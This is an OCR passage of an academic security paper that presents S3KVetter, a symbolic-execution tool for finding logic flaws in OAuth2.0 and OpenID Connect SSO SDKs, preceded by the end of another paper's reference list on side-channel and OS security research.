[28] CRISWELL, J., LENHARTH, A., DHURJATI, D., AND ADVE, V. Secure Virtual Architecture: A safe execution environment for commodity operating systems. In *Proceedings of the ACM Symposium on Operating System Principles* (2007), SOSP'07.

[29] CRISWELL, J., MONROE, B., AND ADVE, V. A virtual instruction set interface for operating system kernels. In *Workshop on the Interaction between Operating Systems and Computer Architecture* (2006), WIOSCA'06, pp. 26–33.

[30] CYTRON, R., FERRANTE, J., ROSEN, B. K., WEGMAN, M. N., AND ZADECK, F. K. Efficiently computing static single assignment form and the control dependence graph. *ACM Transactions on Programming Languages and Systems* (October 1991), 13(4):451–490.

[31] D. KAPLAN, J. P., AND WOLLER, T. *White Paper AMD Memory Encryption*. AMD, 4 2016.

[32] DENNING, D. E. A lattice model of secure information flow. *Commun. ACM 19*, 5 (May 1976), 236–243.

[33] DHURJATI, D., KOWSHIK, S., AND ADVE, V. SAFECode: Enforcing alias analysis for weakly typed languages. In *ACM Conference on Programming Language Design and Implementation* (2006), PLDI'06.

[34] DONG, X., SHEN, Z., CRISWELL, J., COX, A., AND DWARKADAS, S. Spectres, Virtual Ghosts, and hardware support. In *Proceedings of the 7th International Workshop on Hardware and Architectural Support for Security and Privacy* (2018), HASP'18, pp. 5:1–5:9.

[35] GODFREY, M. On the prevention of cache-based side-channel attacks in a cloud environment. Master's thesis, School of Computing, Queen's University, Kingston, Ontario, Canada, Sept 2013.

[36] GRUSS, D., SPREITZER, R., AND MANGARD, S. Cache template attacks: Automating attacks on inclusive last-level caches. In *Proceedings of the 24th USENIX Security Symposium* (2015), SEC'15, pp. 897–912.

[37] GULLASCH, D., BANGERTER, E., AND KRENN, S. Cache games – bringing access-based cache attacks on AES to practice. In *Proceedings of the 2011 IEEE Symposium on Security and Privacy* (2011), SP '11, pp. 490–505.

[38] HÄHNEL, M., CUI, W., AND PEINADO, M. High-resolution side channels for untrusted operating systems. In *Proceedings of the 2017 USENIX Annual Technical Conference* (2017), pp. 299–312.

[39] HETZELT, F., AND BUHREN, R. Security analysis of encrypted virtual machines. In *Proceedings of the 13th ACM International Conference on Virtual Execution Environments* (2017), VEE'17, pp. 129–142.

[40] HOFMANN, O. S., KIM, S., DUNN, A. M., LEE, M. Z., AND WITCHEL, E. InkTag: secure applications on an untrusted operating system. In *Proceedings of the 18th International Conference on Architectural Support for Programming Languages and Operating Systems* (2013), ASPLOS'13, pp. 265–278.

[41] HU, W.-M. Reducing timing channels with fuzzy time. *J. Comput. Secur. 1*, 3-4 (May 1992), 233–254.

[42] INTEL. *Software Guard Extensions Programming Reference*, October 2014. Document Number: 3329298-002.

[43] IRAZOQUI, G., EISENBARTH, T., AND SUNAR, B. S$A: A shared cache attack that works across cores and defies VM sandboxing – and its application to AES. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy* (May 2015), SP'15, pp. 591–604.

[44] KIM, T., PEINADO, M., AND MAINAR-RUIZ, G. STEALTHMEM: System-level protection against cache-based side channel attacks in the cloud. In *Presented as part of the 21st USENIX Security Symposium* (2012), pp. 189–204.

[45] KOCH, W. GnuPG, 2017. https://gnupg.org.

[46] KOCHER, P., GENKIN, D., GRUSS, D., HAAS, W., HAMBURG, M., LIPP, M., MANGARD, S., PRESCHER, T., SCHWARZ, M., AND YAROM, Y. Spectre attacks: Exploiting speculative execution.

[47] LATTNER, C., AND ADVE, V. LLVM: A compilation framework for lifelong program analysis and transformation. In *Proceedings of the Conference on Code Generation and Optimization* (2004), CGO'04, pp. 75–88.

[48] LI, X., KASHYAP, V., OBERG, J. K., TIWARI, M., RAJARATHINAM, V. R., KASTNER, R., SHERWOOD, T., HARDEKOPF, B., AND CHONG, F. T. Sapper: A language for hardware-level security policy enforcement. In *Proceedings of the 19th International Conference on Architectural Support for Programming Languages and Operating Systems* (2014), ASPLOS'14, pp. 97–112.

[49] LIPP, M., SCHWARZ, M., GRUSS, D., PRESCHER, T., HAAS, W., MANGARD, S., KOCHER, P., GENKIN, D., YAROMN, Y., AND HAMBURG, M. Meltdown.

[50] LIU, F., GE, Q., YAROM, Y., MCKEEN, F., ROZAS, C., HEISER, G., AND LEE, R. B. CATalyst: Defeating last-level cache side channel attacks in cloud computing. In *Proceedings of the 2016 IEEE International Symposium on High Performance Computer Architecture* (2016), HPCA'16, pp. 406–418.

[51] LIU, F., AND LEE, R. B. Random fill cache architecture. In *Proceedings of the 47th Annual IEEE/ACM International Symposium on Microarchitecture* (2014), MICRO'14, pp. 203–215.

[52] LIU, F., YAROM, Y., GE, Q., HEISER, G., AND LEE, R. B. Last-level cache side-channel attacks are practical. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy* (2015), SP'15, pp. 605–622.

[53] MARTIN, R., DEMME, J., AND SETHUMADHAVAN, S. TimeWarp: Rethinking timekeeping and performance monitoring mechanisms to mitigate side-channel attacks. In *Proceedings of the 39th Annual International Symposium on Computer Architecture* (2012), ISCA'12, pp. 118–129.

[54] MCKUSICK, M. K., NEVILLE-NEIL, G. V., AND WATSON, R. N. M. *The Design and Implementation of the FreeBSD Operating System*, second ed. Pearson Education, 2015.

[55] MCVOY, L., AND STAELIN, C. lmbench: portable tools for performance analysis. In *Proceedings of the 1996 USENIX Annual Technical Conference* (1996), ATC'96, pp. 23–23.

[56] NAGARAKATTE, S., ZHAO, J., MARTIN, M. M., AND ZDANCEWIC, S. SoftBound: Highly compatible and complete spatial memory safety for C. In *Proceedings of the 2009 ACM Conference on Programming Language Design and Implementation* (2009), PLDI'09, pp. 245–258.

[57] NAVARRO, J., IYER, S., DRUSCHEL, P., AND COX, A. Practical, transparent operating system support for superpages. *SIGOPS Oper. Syst. Rev. 36*, SI (Dec. 2002), 89–104.

[58] OSVIK, D. A., SHAMIR, A., AND TROMER, E. Cache attacks and countermeasures: The case of AES. In *Proceedings of the 2006 The Cryptographers' Track at the RSA Conference on Topics in Cryptology* (2006), CT-RSA'06, pp. 1–20.

[59] PAYER, M. HexPADS: A platform to detect "stealth" attacks. In *Proceedings of the 8th International Symposium on Engineering Secure Software and Systems - Volume 9639* (2016), ESSoS'16, pp. 138–154.

[60] RUSSINOVICH, M. E., AND SOLOMON, D. A. *Microsoft Windows Internals, Fourth Edition: Microsoft Windows Server(TM) 2003, Windows XP, and Windows 2000 (Pro-Developer)*. Microsoft Press, Redmond, WA, USA, 2004.

[61] SHI, J., SONG, X., CHEN, H., AND ZANG, B. Limiting cache-based side-channel in multi-tenant cloud using dynamic page coloring. In *Proceedings of the 2011 IEEE/IFIP 41st International Conference on Dependable Systems and Networks Workshops* (2011), DSN-W'11, pp. 194–199.

[62] SHIH, M.-W., LEE, S., KIM, T., AND PEINADO, M. T-SGX: Eradicating controlled-channel attacks against enclave programs. In *Proceedings of the Network Distributed Security Symposium*.

[63] SHINDE, S., CHUA, Z. L., NARAYANAN, V., AND SAXENA, P. Preventing page faults from telling your secrets. In *Proceedings of the 11th ACM Asia Conference on Computer and Communications Security* (2016), ASIA CCS'16, pp. 317–328.

[64] SINGH, A. *Mac OS X Internals*. Addison-Wesley Professional, 2006.

[65] THE OPENBSD PROJECT. OpenSSH, 2014. https://www.openssh.com.

[66] TROMER, E., OSVIK, D. A., AND SHAMIR, A. Efficient cache attacks on AES, and countermeasures. *J. Cryptol. 23*, 1 (Jan. 2010), 37–71.

[67] VAN BULCK, J., WEICHBRODT, N., KAPITZA, R., PIESSENS, F., AND STRACKX, R. Telling your secrets without page faults: Stealthy page table-based attacks on enclaved execution. In *Proceedings of the 26th USENIX Security Symposium* (2017), SEC'17, pp. 1041–1056.

[68] WAHBE, R., LUCCO, S., ANDERSON, T. E., AND GRAHAM, S. L. Efficient software-based fault isolation. In *Proceedings of the 14th ACM Symposium on Operating Systems Principles* (1993), SOSP'93.

[69] WANG, W., CHEN, G., PAN, X., ZHANG, Y., WANG, X., BINDSCHAEDLER, V., TANG, H., AND GUNTER, C. A. Leaky cauldron on the dark land: Understanding memory side-channel hazards in SGX. In *Proceedings of the 2017 ACM Conference on Computer and Communications Security* (2017), CCS'17, pp. 2421–2434.

[70] WANG, Y., FERRAIUOLO, A., ZHANG, D., MYERS, A. C., AND SUH, G. E. SecDCP: Secure dynamic cache partitioning for efficient timing channel protection. In *Proceedings of the 53rd Annual Design Automation Conference* (2016), DAC'16, pp. 74:1–74:6.

[71] WANG, Z., AND LEE, R. B. New cache designs for thwarting software cache-based side channel attacks. In *Proceedings of the 34th Annual International Symposium on Computer Architecture* (2007), ISCA'07, pp. 494–505.

[72] WHEELER, D. A. SLOCCount Version 2.26, 2004.

[73] XU, Y., CUI, W., AND PEINADO, M. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy* (2015), pp. 640–656.

[74] YAN, M., GOPIREDDY, B., SHULL, T., AND TORRELLAS, J. Secure hierarchy-aware cache replacement policy (SHARP): Defending against cache-based side channel atacks. In *Proceedings of the 44th Annual International Symposium on Computer Architecture* (2017), ISCA'17, pp. 347–360.

[75] YANG, J., AND SHIN, K. G. Using hypervisor to provide data secrecy for user applications on a per-page basis. In *Proceedings of the 4th ACM International Conference on Virtual Execution Environments* (2008), VEE'08, pp. 71–80.

[76] YAROM, Y., AND FALKNER, K. FLUSH+RELOAD: A high resolution, low noise, L3 cache side-channel attack. In *Proceedings of the 23rd USENIX Security Symposium* (2014), SEC'14, pp. 719–732.

[77] ZHANG, D., WANG, Y., SUH, G. E., AND MYERS, A. C. A hardware design language for timing-sensitive information-flow security. In *Proceedings of the 20th International Conference on Architectural Support for Programming Languages and Operating Systems* (2015), ASPLOS'15, pp. 503–516.

[78] ZHANG, Y., JUELS, A., REITER, M. K., AND RISTENPART, T. Cross-VM side channels and their use to extract private keys. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security* (2012), CCS'12, pp. 305–316.

[79] ZHANG, Y., JUELS, A., REITER, M. K., AND RISTENPART, T. Cross-tenant side-channel attacks in PaaS clouds. In *Proceedings of the 2014 ACM Conference on Computer and Communications Security* (2014), CCS'14, pp. 990–1003.

[80] ZHOU, Z., REITER, M. K., AND ZHANG, Y. A software approach to defeating side channels in last-level caches. In *Proceedings of the 2016 ACM Conference on Computer and Communications Security* (2016), CCS'16, pp. 871–882.

# Vetting Single Sign-On SDK Implementations via Symbolic Reasoning

Ronghai Yang[1,2], Wing Cheong Lau[1], Jiongyi Chen[1], and Kehuan Zhang[1]

[1]*The Chinese University of Hong Kong*,
[2]*Sangfor Technologies Inc.*

## Abstract

Encouraged by the rapid adoption of Single Sign-On (SSO) technology in web services, mainstream identity providers, such as Facebook and Google, have developed Software Development Kits (SDKs) to facilitate the implementation of SSO for 3rd-party application developers. These SDKs have become a critical foundation for web services. Despite its importance, little effort has been devoted to a systematic testing on the implementations of SSO SDKs, especially in the public domain. In this paper, we design and implement S3KVetter (Single-Sign-on SdK Vetter), an automated, efficient testing tool, to check the logical correctness and identify vulnerabilities of SSO SDKs. To demonstrate the efficacy of S3KVetter, we apply it to test ten popular SSO SDKs which enjoy millions of downloads by application developers. Among these carefully engineered SDKs, S3KVetter has surprisingly discovered 7 classes of logic flaws, 4 of which were previously unknown. These vulnerabilities can lead to severe consequences, ranging from the sniffing of user activities to the hijacking of user accounts.

## 1 Introduction

Single Sign-On (SSO) protocols like OAuth2.0 and OpenID Connect have been widely adopted to simplify user authentication and service authorization for third-party applications. According to a survey conducted by Janrain [29], 75% users choose to use SSO services, instead of traditional passwords, to login applications. As a conservative estimate in [49], 405 out of Top-1000 applications support SSO services, indicating that SSO login has already become a mainstream authentication method and still continues its strong adoption.

Motivated by the prevalence of SSO services, mainstream Identity Providers (IdPs) like Google and Facebook, have provided their Software Development Kits (SDKs) to facilitate the implementation of third party services (e.g. IMBD and Uber), which are referred to as the Relying Parties (RP) under the SSO framework.

To further enhance flexibility, some high-profile open source projects [3, 21] have integrated SSO SDK modules from different IdPs so that an RP application can readily support multiple IdPs at the same time. These SDKs are the core component of SSO services and have enjoyed millions of downloads (see Table 1).

Typically, an SSO SDK provider would release the source code of its SDK and provide documentations, together with simple usage examples. It then leaves the rest to the RP developers. Without fully understanding the SDK internals, most RP developers simply follow the sample codes to invoke the SDK functions. As such, one important question is that: *Is an SSO SDK itself secure?* Note that if the internals of a SDK already contain vulnerabilities, then all RP applications using the vulnerable SDK become susceptible. Given the popularity of these SDKs and the nature of SSO services, any security breach can lead to critical implications. For example, an attacker may be able to log into billions of user accounts [48].

The goal of this work is to systematically test whether an SSO SDK is vulnerable by itself. We will focus on the logic vulnerabilities of a SDK, which allow an attacker to log into RP applications as a victim. To the best of our knowledge, this is the first work to analyze the SSO SDKs. Most existing work on SSO security does not analyze the code of the SSO system, let alone the SDK. More specifically, there are mainly two types of work in the literature. The first type reasons about the *specification* of the standard SSO protocols [23, 39] by different methods including model checking [5,7,15,19], cryptographic proof [11] and manual analyses [34]. The other type aims to discover vulnerabilities of real-world SSO implementations via network traffic analysis [43,44,47,48] and large-scale automated testing [18,33,49,51]. The former does not care about the

SSO implementation, and the latter treats the implementation as a black box. Consequently, both cannot detect logic flaws buried deep in the SSO SDKs.

To this end, this paper introduces S3KVetter, a tool which automatically identifies vulnerabilities in the SSO SDK internals. Our key insight is to leverage dynamic symbolic execution, a widely used technique for program analysis (*e.g.*, [9, 22]), to track feasible execution paths and the associated predicates of the SSO SDK under test. For each path, S3KVetter then utilizes a theorem prover[1] to check whether the predicates violate SSO security properties. Although these techniques have been heavily studied, they cannot be directly applied to SSO-like applications due to the multi-party nature and multiple-lock-step operations of SSO services. We have thus developed new techniques including request order scheduling and multi-party coordination for this kind of multi-party applications.

We have implemented a full-featured prototype of S3KVetter and applied it to check 10 popular SSO SDKs. These SDKs are all carefully engineered and enjoy a large number of downloads (see Table 1). They support different SSO protocols (OAuth2.0 or OpenID Connect) and various grant flows (authorization code flow and implicit flow). To our surprise, S3KVetter has discovered, among these security-focused SDKs, 7 classes of serious logic vulnerabilities and 4 of them are previously unknown. The security impact can range from sniffing user activities at the RP, to the total hijacking of the victim's RP account. In summary, we have made the following contributions:

- *Measurement study and new findings.* We have systematically conducted an in-depth security analysis on 10 commercially deployed SSO SDKs, the first of this kind. We discover 7 types of serious logic vulnerabilities, 4 of which are previously unknown. We demonstrate these vulnerabilities can lead to critical security implications. Our findings show that the overall security quality of SSO SDKs (and thus their deployment) is worrisome.
- *Effective vulnerability detection for distributed systems via symbolic reasoning.* We have designed and implemented S3KVetter to perform security analysis of SDK internals based on dynamic symbolic execution and a theorem prover. In particular, we develop a set of new techniques, including symbolizing request orders and multi-party coordination, to improve symbolic execution for multi-party distributed systems with multiple-lock-step interactions.

The remainder of this paper is organized as follows: Section 2 introduces the background. Section 3 presents the overview of S3KVetter. Section 4 discusses its detailed design. Additional implementation considerations are given in Section 5. We evaluate the performance of S3KVetter in Section 6 and detail the discovered vulnerabilities in Section 7. We discuss the lessons learned in Section 8 and summarize related works in Section 9. We conclude the paper in Section 10.

[1]We will use the terms theorem prover, constraint solver and Satisfiability Module Theories (SMT) solver interchangeably.





Figure 1: OAuth 2.0 authorization code flow

- Dash lines represent symbolic links that can be controlled by an attacker.

## 2 Background

OAuth2.0 [23] and OpenID Connect [39] (OIDC) have become the *de facto* SSO standard protocols. Therefore, in this paper, we only focus on these two protocols[2]. In an SSO ecosystem, there are three parties: a User, a Relying Party server (RP server) and an Identity Provider server (IdP server)[3]. The goal of SSO services is to allow the user to log into the RP via the IdP. To achieve this goal, the IdP issues an access token (as in the case of OAuth2.0), and sometimes together with an id_token (as in the case of OIDC), to the RP so that the latter can retrieve the user identity information hosted by the IdP. To complete the process, both SSO protocols have developed multiple authorization grant flows, but only two of them, namely, the authorization code flow and the implicit flow, are commonly deployed in practice. While S3KVetter supports both protocols and both authorization flow types for the web and mobile platforms, we use the authorization code flow of OAuth2.0 under the web platform as the running example throughout this paper.

### 2.1 Authorization Code Flow of OAuth2.0

Fig. 1 presents the authorization code flow of OAuth2.0. At a high level, the call flow consists of the following five phases:

I. (Step 1-3) The user initiates the Single-Sign-On process with the RP and gives the IdP his approval regarding the permissions requested by the RP;

[2]We use SSO to represent these two protocols, if not specified otherwise.

[3]For the ease of presentation, we use the terms IdP server and IdP, as well as, RP server and RP interchangeably.





Figure 2: S3KVetter architecture

II. (Step 4-5) The IdP returns an intermediate proof (*code*) to the RP via the user;

III. (Step 6-7) The RP approaches the IdP with this proof and its own credentials to exchange for an access token ;

IV. (Step 8-9) The RP can then use this token to access the information of the user hosted by the IdP ;

V. (Step 10-11) The user can then access his information hosted by the RP.

Refer to Appendix A for detailed descriptions of the individual steps in Fig. 1. Notice that, from the perspective of the RP, the messages exchanged in Fig. 1 are typically handled by the SSO SDK. While we will use Fig. 1 as an illustrative example throughout this paper, our work actually goes beyond Fig. 1. For example, we will discuss the vulnerability associated with MAC_key (Section 7.4) that is not presented in Fig. 1.

## 3 Overview

In this paper, we focus on analyzing the authentication issues of an SSO SDK. In particular, we use S3KVetter to analyze whether the implementation of a target SDK contains errors that would allow an attacker to login as victims. It is worth to note that S3KVetter can also be extended to study the security of other multi-party applications like payment services as discussed in Section 6.5.

### Threat Model

We assume the attacker has the following capabilities: (1) The attacker can lure the victim to visit a malicious RP (mRP)[4]. (2) The attacker can setup an external machine and use his/her own account to freely communicate with the client, IdP and RP server. (3) If the victim does not use HTTPS, the attacker can eavesdrop the communication of the victim's client device. Besides that, the attacker does not have any other advantages (*e.g.*, he/ she does not have the source code or binary executable of the remote IdP server).

[4]For the web platform, mRP is a malicious web page. For mobile platforms, mRP can be an APK file installed on the victim's mobile device. Regardless, mRP does not require any privileged permissions.

### System Architecture

Fig. 2 presents the high-level system architecture of S3KVetter, which contains three components: an extended concolic (dynamic symbolic) execution engine, a predicate translator and a theorem prover. The concolic execution engine aims to explore the target SSO SDK exhaustively and output all the feasible program paths in the form of a predicate tree. To support formal reasoning, the predicate translator then expresses this predicate tree using a precise syntax that lends itself to precise semantics. Finally, taking the translated predicate tree and our manually developed list of security properties as inputs, the theorem prover reasons about each program path for security property violation. If there is no satisfiable solution, then the SDK is considered to be secure. Otherwise, the theorem prover outputs the concrete inputs (in the form of SSO handshake messages and parameters) that can trigger the violation.





Figure 3: The Role of S3KVetter

Fig. 3 shows the setup of the overall system in which S3KVetter simulates the client device to communicate with the RP server (*i.e.*, SDK) and IdP server. S3KVetter also acts as the attacker to intercept and manipulate the victim's messages (*e.g.*, via malicious RP or eavesdropping). These messages are then fed to the SDK for symbolic exploration. Since the open-source SDK is freely available online, the analyst can build a local RP server to symbolically explore the SDK.

## 4 Design of S3KVetter

In this section, we present the innovations introduced by S3KVetter to tackle the special technical challenges of testing multi-party systems with multiple-lock-step operations. We will also illustrate how conventional dynamic symbolic execution schemes, without our extensions, can incur false positives, miss bugs, or get stuck at shallow,

non-core error-processing paths, when analyzing multi-party protocols/ systems.

## 4.1 Symbolic Exploration of SDKs

Based on dynamic symbolic execution, S3KVetter can track how the operations on specific symbolic fields/ variables affect the final computation result. We leverage these messages to build a so-called symbolic predicate tree. One example is presented in Fig. 4, which represents the conditional-checkings of the RequestOAuthLib SDK [3], a popular SSO SDK. Here, the non-leaf nodes in the tree represent symbolic constraints enforced by the corresponding path, and the leaf nodes represent the final computation results (*e.g.*, an access token or the identity of a logged-in user in the context of SSO). For the ease of presentation, we have simplified the tree by omitting numerous branches, nodes and removing multiple constraints (shown as dashed lines in the figure). This SDK involves 649 different execution paths[5], which would require laborious manual effort by testers/ developers to generate. By contrast, S3KVetter, leveraging high-coverage symbolic execution, automatically explores different corner-case situations.

Intuitively, the symbolic predicate tree has captured rich semantic information: The leftmost path in Fig. 4 corresponds to the case where the user skips `Req0` (*i.e.*, Step 1 in Fig. 1) and directly sends `Req1` (Step 5) to the SDK. Upon receiving `Req1`, the SSO SDK under test first checks whether the communication uses HTTPS, followed by verifying the existence of a `code` parameter in the URI. If these conditions are satisfied, the SDK will send an access-token request (Step 7) to the IdP server. Such semantic information is essential and effective for vulnerability detection. For example, this leftmost path does not check the `state` variable but still allows a user to login successfully. This corresponds to the vulnerability of use-before-assignment of the `state` variable, as to be detailed in Section 7.3.

### 4.1.1 Symbolizing Request Orders

An SSO system requires multiple interactions with the user to complete a task (e.g., authentication and authorization). To be realistic, S3KVetter should allow attackers to randomly and symbolically select execution orders such as making out-of-order requests, skipping/ replaying requests. Although existing symbolic execution studies [10, 31, 40] have proposed different techniques to support asynchronous event/ request orders, they require expert-level domain knowledge of the application under test to provide all the possible external

[5] We only consider OAuth-related paths without counting those non-core paths, *e.g.*, those related to encoding.





Figure 4: One example of symbolic predicate tree

events (*e.g.*, atomic rule updates and flow independence reduction for OpenFlow application [10]). In short, their approaches cannot be readily generalized for other applications. more thoroughly, S3KVetter should allow attackers to randomly, symbolically select execution orders such as making out-of-order requests, skipping/ replaying requests.

We develop a general and simple scheduling algorithm, which does not require any application-specific heuristic from the analyst, to systematically explore execution paths by generating inputs and *schedules* (*i.e.*, request orders) one by one. The algorithm first guides S3KVetter to run the SDK under test with the sample input and the normal schedule. Then the algorithm does the following loop to sweep possible schedules and feasible program paths: (1) it tries to explore all the feasible program paths of the SDK under the selected schedule; (2) it then generates a new schedule with the goal to explore different program paths.

The remaining issue is to generate a new schedule based on the normal one. Recall that we are interested in the authentication property only, which is typically completed by the last request in the call-flow. Therefore, all of our generated schedules end with the last request. We use Fig. 5, which contains three requests `Req0`, `Req1` and `Req2`, to illustrate how to generate a new schedule as follows:

1. Develop the power set of the normal execution order and exclude the empty set or those subsets which do not contain the last request. The resultant schedule includes: {`Req2`}, {`Req1`,`Req2`}, {`Req0`, `Req2`}, {`Req0`, `Req1`, `Req2`}
2. Consider the ordering in the remaining subsets. For example, a subset {`Req0`, `Req1`, `Req2`} can mean two possible execution orders: {`Req0`, `Req1`, `Req2`} and {`Req1`, `Req0`, `Req2`}. Note that we keep the order of the last request (*i.e.*, `Req2`).
3. Put all the well-ordered subsets into a scheduling queue. For Fig 5, we have 5 schedules in total.

The intuition behind this scheme is that S3KVetter





Figure 5: Scheduling for out-of-order requests

attempts to skip any important logic check, break the multi-step operations or replay requests (as can be seen in Figure 5). For example, the schedule of {`Req1`, `Req2`} guides S3KVetter to skip the first request, a key milestone of the SSO business process, which leads to the discovery of the vulnerability of use-before-assignment of the `state` variable (Section 7.3). Another important feature is to break/ subvert the order of requests (*e.g.*, {`Req1`, `Req0`, `Req2`}), which can lead to the so-called "failure to revoke authorization" problem [49]. Finally, the replay function is achieved since every schedule (*e.g.*, {`Req2`}, {`Req1`,`Req2`}) will start to explore the SDK with the same requests (where `Req2` is replayed).

Note that S3KVetter will not generate a complete set of request orderings since an attacker, in theory, can generate infinite number of request orderings, *e.g.*, by repeating each request arbitrary number of times. However, according to our experience, the scheduler we incorporated into S3KVetter can generate a rich set of promising patterns/ request orderings. Nonetheless, with the framework of S3KVetter, it is relatively straightforward to incorporate additional patterns, if any, developed in the future.

#### 4.1.2 Coordinating among Multiple Parties Silently

SSO applications need to communicate among multiple parties. Unfortunately, existing symbolic execution frameworks are *not* designed for distributed multi-party systems. To fill this gap, researchers actually have developed different approaches, but none of them work perfectly for SSO-like applications. The key problem of existing solutions is that different parties have *different views of the entire system status* if we break the request orders. The case becomes worse in the existence of one-time-use parameters (*e.g.*, `code`, `state`, *etc.*). Below we illustrate the limitations of existing approaches.

The first approach is to concretely run the external functions. However, since the IdP server typically imposes limit on API access rate, a large number of invocations of the external functions can easily hit the control threshold and lead to unexpected responses. Worse still, the widely used one-time-use parameters cannot be correctly generated/ processed in the case of symbolizing request orders. We take the `code` variable as the example to illustrate the problem. With `Req0` (*i.e.*, Step 1 of Fig. 1), S3KVetter can get a `code` from the IdP in Step 4 (note that S3KVetter simulates the client device). If S3KVetter skips this request and directly sends `Req1`, to exchange for an access token in Step 6, S3KVetter has no choice but to either use an old value or locally generate a seemingly legitimate `code`. For both cases, the IdP returns `error` since the `code` should be generated by the IdP server and can only be used for once. As such, the first approach will get stuck in non-core error-processing paths.

The second solution is to check the return type of the external function and then returns a random value of this type without executing the external functions (e.g., DART [22]). However, this solution can lead to false positives. Consider the example above, even when a `code` is already used, DART may still return an access token string (instead of an error message) to the SDK. In this case, the testing tool may report a false positive: An attacker can use an old `code` to login. The third approach (*e.g.*, KLEENet [40]) is to symbolically explore the external functions as well. However, this is not a viable approach for our case as we do not have the source code or binary of the remote IdP server to support symbolic exploration.

**Solution.** Due to the different views perceived by different parties, some requests with nonce parameters, which are considered to be legitimate by the RP, may be rejected by the IdP. To tackle such inconsistency, S3KVetter concretely simulates, and more importantly, modifies, the entire external world for the SDK under test. Specifically, S3KVetter analyzes the IdP behaviors and directly responds to the RP SDK as if it is the IdP. Instead of strictly following the IdP's behaviors, S3KVetter modifies the response so that every party has the same synchronized view on the global system state. To be more specific, S3KVetter simulates a slightly different IdP as follows:

1. Once a nonce parameter is consumed, S3KVetter, unlike the real-world IdP server, will first generate a new nonce value internally.
2. When S3KVetter starts to explore another path, it will first check whether the previously generated nonce value satisfies the constraints of the path to be explored or not. If so, directly use this new value.
3. Otherwise, S3KVetter checks the local SDK conditions related to this nonce. Therefore, it uses the value solved by the constraint solver and stores the previously generated value for later use.

Since S3KVetter drives the SDK execution, the status of the SDK is closely tracked by S3KVetter. Therefore, S3KVetter can internally force its simulated remote IdP





Figure 6: Illustration of multiparty coordination

server to synchronize its own state with the SDK. As such, both parties can automatically share the same view *without any code changes by the SDK*. Below, we illustrate this idea with the `code` example.

**Code Example:** Fig. 6 illustrates how S3KVetter can coordinate multiple parties with the `code` example. Through Path1, the RP can obtain the user information with a fresh `code`. Upon completion of Path1, the used `code` is invalidated. But at the same time, S3KVetter dynamically generates a new random `code'`. When exploring Path2 (where we skip `Req0`), S3KVetter finds that `code'` satisfies the path constraint ($\texttt{code}' \neq \texttt{None}$) and therefore provides the `code'` for the SDK. Now this `code'` is pre-generated and becomes valid. For Path3, S3KVetter finds that this path requires $\texttt{len(code)} = 0$. As such, S3KVetter provides an empty value solved by the constraint solver for the SDK (and puts another on-the-fly generated `code''` aside).

**Implementations:** The implementation requires to model the IdP server so that S3KVetter, in most cases, can rely on the SDK as the real IdP. One key observation is that IdPs typically follow the specification and provide similar functions. Therefore, we just need to model one IdP server, and the resultant model can work for multiple SDKs. The implementation involves two major steps. The first step is to infer and model the real-world IdP behaviors, which turns out to be not that challenging. On one hand, we follow existing work [5, 46] to perform blackbox differential fuzzing analysis (*i.e.*, under different input arguments and app settings) for a better understanding of the conditional checking enforced by real IdPs. On the other hand, we also refer to the prototype IdP implementations provided by some open source projects [17]. Second, we implement stub methods for all the common network API methods of Python (*e.g.*, requests, urllib, *etc.*). Upon any network requests, our instrumented functions are invoked instead and reply the SDK on behalf of the IdP server.

